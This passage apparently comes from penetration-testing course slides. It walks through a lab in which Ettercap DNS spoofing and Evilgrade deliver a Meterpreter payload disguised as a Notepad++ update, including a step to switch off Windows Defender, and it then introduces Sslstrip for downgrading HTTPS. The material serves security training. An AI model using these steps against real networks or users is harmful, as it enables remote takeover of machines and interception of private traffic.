IMPACT or CANVAS, or a custom executable such as one that creates an automatic helpdesk ticket with local system information for remediation.

Evilgrade includes several software update exploit modules by default, but it is also easily customizable to add new exploit modules as well. If you are able to capture traffic on a network, use Wireshark to identify software update activity sent over HTTP to identify new attack options. Download and install the same software on a test system you control for developing your own attack module, then deploy it against your target after validating a successful exploit in your lab environment.




Exercise - Evilgrade (1)
In this exercise we'll use Ettercap to create a MITM attack and leverage the Ettercap dns_spoof plugin to manipulate the DNS response for notepad-plus.sourceforge.net. With our manipulated network environment, we'll exploit the Notepad++ tool delivering a fake software update in the form of a Metasploit Meterpreter executable payload.

Please do not use Ettercap to target more than your intended victim system. Each time you run Ettercap you will specify one or more hosts in both the target arguments. Do not run Ettercap in MITM mode with an empty target designation (e.g. Do Not Use "//").




Exercise - Evilgrade (2)


In this exercise you'll use a Windows victim system, either a Windows guest VM or your native OS as the victim, and the Kali Linux VM as the attacker. The MITM attack will be between the victim system and the DNS server at 10.10.10.78. For each exercise step, be sure to follow it in the role of attacker or victim, noted at the top of the page.




Exercise - Evilgrade (3) -- Attacker Step
First, prepare the Meterpreter executable payload, redirecting the output to the Evilgrade agent/ directory as agent.exe. Specify the IP address of your Kali Linux system as the LHOST parameter.



Exercise - Evilgrade (4) -- Attacker Step
Next, launch the Meterpreter handler to accept the connect-back TCP socket when the victim runs the Meterpreter executable payload. Leave this command running while we continue the lab exercise.




Exercise - Evilgrade (5) -- Attacker Step
Next, add an entry to the etter.dns file to resolve the name notepad-plus.sourceforge.net used by the Notepad++ utility, as shown on this slide. Replace the "xx.xx.xx.xx" with your Kali Linux IP address.




Exercise - Evilgrade (6) -- Attacker Step

Next, launch Ettercap to create the MITM attack as shown between the victim and the DNS servers. Replace the "xx.xx.xx.xx" designation with the IP address of your victim.




Exercise - Evilgrade (7) -- Attacker Step
After starting Ettercap, press "p" to load a plugin. Enter the name "dns_spoof" and press "Enter" to use the etter.dns file as the list of DNS responses to spoof to the victim.



Exercise - Evilgrade (8) -- Attacker Step
Next, invoke the Evilgrade tool, loading the "notepadplus" module and starting the Evilgrade web server.


With this configuration in place, any DNS requests for notepad-plus.sourceforge.net will be intercepted by the Ettercap MITM attacker with forged responses indicating that the attacker is the notepad-plus.sourceforge.net server. When the client attempts to contact this server to determine if there is an updated version of Notepad++ available, the Evilgrade web server will respond and indicate that an update is available, subsequently delivering the update to the victim.



Exercise - Evilgrade (9) -- Victim Step
As the victim, download and install Notepad++ from the URL shown on this slide. Run Notepad++ from your Start menu, then invoke an immediate check for an update by clicking "?" then "Update Notepad++".


The victim will observe an update request prompt, indicating that an update is available. Click "Yes" to continue.

After downloading the update executable, Notepad++ will prompt the user to install the update. Click "Yes" to continue.



Exercise - Evilgrade (10) -- Attacker Step

Returning to the Meterpreter handler, upon executing the agent.exe file, the victim will complete the connection to the Meterpreter handler, leaving the attacker's system at the "meterpreter >" prompt. From here you have control over the victim system; try entering Meterpreter commands such as "sysinfo" and "shell".




Exercise - Evilgrade (11) -- Attacker Step

If you run into trouble with this exercise, please double-check the following common configuration errors:

- Double-check all IP addresses used in the lab, validating that the attacker's Kali Linux IP address is specified correctly and the victim IP address is specified in the Ettercap command
- Ensure Ettercap is using the DNS server as the MITM targets at 10.10.10.78
- If the victim system has a cached DNS entry for the notepad-plus.sourceforge.net system which is not pointing at the attacker, run "ipconfig /flushdns" to clear all cached DNS entries and try again
- Ensure the victim system is correctly configured to talk to the lab DNS servers

Also, watch the Ettercap window for a dns_spoof message similar to the one shown on this slide. If you do not see this message, double-check your Ettercap and etter.dns configuration.

If you are running a Windows 8 victim system, the Windows Defender software will prevent the installer from being retrieved and installed. Navigate to the Windows Defender charm and click Tools | Options | Administrator and de-select "Use this program".




HTTPS

HTTPS or HTTP over SSL is relied upon as a critical network technology for many organizations, used by web browsers and many other applications to protect the confidentiality, integrity, and authenticity of data. Certificate validation for HTTPS has significantly improved in web browsers in the past few years where earlier browsers would make it too simple for an uninformed user to accept a certificate warning without understanding the impact of doing so.

Modern web browsers such as Firefox demonstrate a significant warning when a certificate is invalid for any reason, as shown on this slide. In order to bypass this warning and continue with the invalid certificate, the user must click through five options before continuing.

With these changes to browser behavior, older invalid certificate impersonation attacks seems to be an unlikely attack venue. However, other opportunities are available to exploit HTTPS security, without trigger certificate warnings.




Sslstrip

Sslstrip is a tool by Moxie Marlinspike to leverage a MITM attack to manipulate HTTP traffic. Instead of using an invalid certificate to trick the user into terminating the SSL session with the attacker, Sslstrip avoids any certificate warnings by re-writing all HTTP traffic to remove references to HTTPS. Sslstrip proxies all traffic intended to use SSL to the legitimate SSL server, but only responds with HTTP traffic to the victim, allowing the attacker to access all content while logging activity such as POST statements. Sslstrip also uses some clever tricks to assuage user concerns about seeing their traffic sent over HTTP instead of HTTPS.

